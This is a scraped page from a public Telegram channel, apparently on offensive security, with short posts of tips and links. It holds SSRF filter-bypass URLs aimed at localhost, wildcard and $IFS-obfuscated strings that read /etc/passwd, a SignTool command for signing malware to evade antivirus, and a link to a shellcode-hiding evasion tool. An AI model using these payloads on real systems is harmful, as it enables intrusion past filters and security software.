TGViewer
Channel Public Channel
APT

APT

@apt_notes

This channel discusses:

— Offensive Security
— RedTeam
— Malware Research
— OSINT
— etc

Disclaimer:
t.me/APT_Notes/6

Chat Link:
t.me/APT_Notes_PublicChat
Subscribers
16.9K
Photos
565
Videos
28
Links
909

Showing posts older than #420 · Back to latest

Older Posts 18 shown
Post #415 470
Cheat Sheet for Malware Analysis

MalAPI.io
Maps Windows APIs to common techniques used by malware.

Filesec.io
Stay up-to-date with the latest file extensions being used by attackers.

#redteam #blueteam #DFIR #windows #winapi #maldev
Post #412 557
Best SSRF bypass

http://127.1/
http://0000::1:80/
http://[::]:80/
http://2130706433/
http://whitelisted@127.0.0.1
http://0x7f000001/
http://017700000001
http://0177.00.00.01


#ssrf #bugbounty #bugbountytips
Post #407 859

🔥 Antivirus Bypass using Code Signing 🔥

Code signing is a method software publishers use to authenticate the programs they distribute to end-users. Basically, a code-signed program tells the end-user and an end-user’s computer that the program being installed/executed is from a legitimate software publisher.

Digitally signed malware can bypass system protection mechanisms that install or launch only programs with valid signatures

You can use the SignTool to sign file with a valid certificate Go Daddy.
For example:

signtool.exe sign /f t.me_secdevoops.pfx /p "*Aspider#" /t http://timestamp.digicert.com .\yourfile
.exe

This allows you to digitally sign PE binaries such as .exe, .cab, .dll, .ocx, .msi, .xpi and .xap files.
Don't forget to share and subscribe

#av #bypass #ev #signing #code
Post #403 381
#job
About Wallarm
Join an exciting team that enjoys working and playing together. Wallarm is a well-funded technology startup in the San Francisco area. We continue to add new enterprise customers and grow our team. If you are bright, energetic, interested in cutting-edge tech, and want to make a difference in the company’s life, Wallarm is a place for you.

About the role
Are you someone that loves security and is a hacker at heart? Wallarm is looking for an eager and motivated Penetration Tester to join our Audit Security Team. This position will provide you the chance to work on identifying vulnerabilities across different software products and work collaboratively as part of the skilled and experienced pentest team.. If you have experience with penetration testing and a drive to learn check out below to learn more and apply!

What you will do
Develop and execute standard penetration tests to exploit vulnerabilities in the system.
Help ensure software security, communicate security vulnerabilities of all severities to all affected stakeholders within the product organization.

About you
3+ years of relevant experience (or an equivalent combination of education and experience sufficient to successfully perform the principal duties of the job)
Experience with penetration testing
Good critical thinking and problem solving skills
Attention to detail
Knowledge of security principles
Good collaboration skills, applied successfully within team as well as with other areas

Write in comments below, guys will write to you
Post #401 346
Thread Stack Spoofing

A PoC implementation for an advanced in-memory evasion technique that spoofs Thread Call Stack. This technique allows to bypass thread-based memory examination rules and better hide shellcodes while in-process memory.

https://github.com/mgeeky/ThreadStackSpoofer

#stackspoofing #av #evasion #inject #shellcode #bypass #edr
GitHub GitHub - mgeeky/ThreadStackSpoofer: Thread Stack Spoofing - PoC for an advanced In-Memory evasion technique allowing to better… Thread Stack Spoofing - PoC for an advanced In-Memory evasion technique allowing to better hide injected shellcode's memory allocation from scanners and analysts. - mgeeky/ThreadStackSpoofer
Post #397 350
LFI Bypass

1) /usr/bin/cat /etc/passwd == /???/???/c?t$IFS/?t?/p?s?wd
2) /*/?at$IFS/???/???swd
3)/****/?at$IFS/???/*swd
4)/****/?at$IFS/???/*******swd

(IFS is Internal Field Separator = [space], [tab] or a [newline])
#bugbounty #bugbountytips #lfi
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →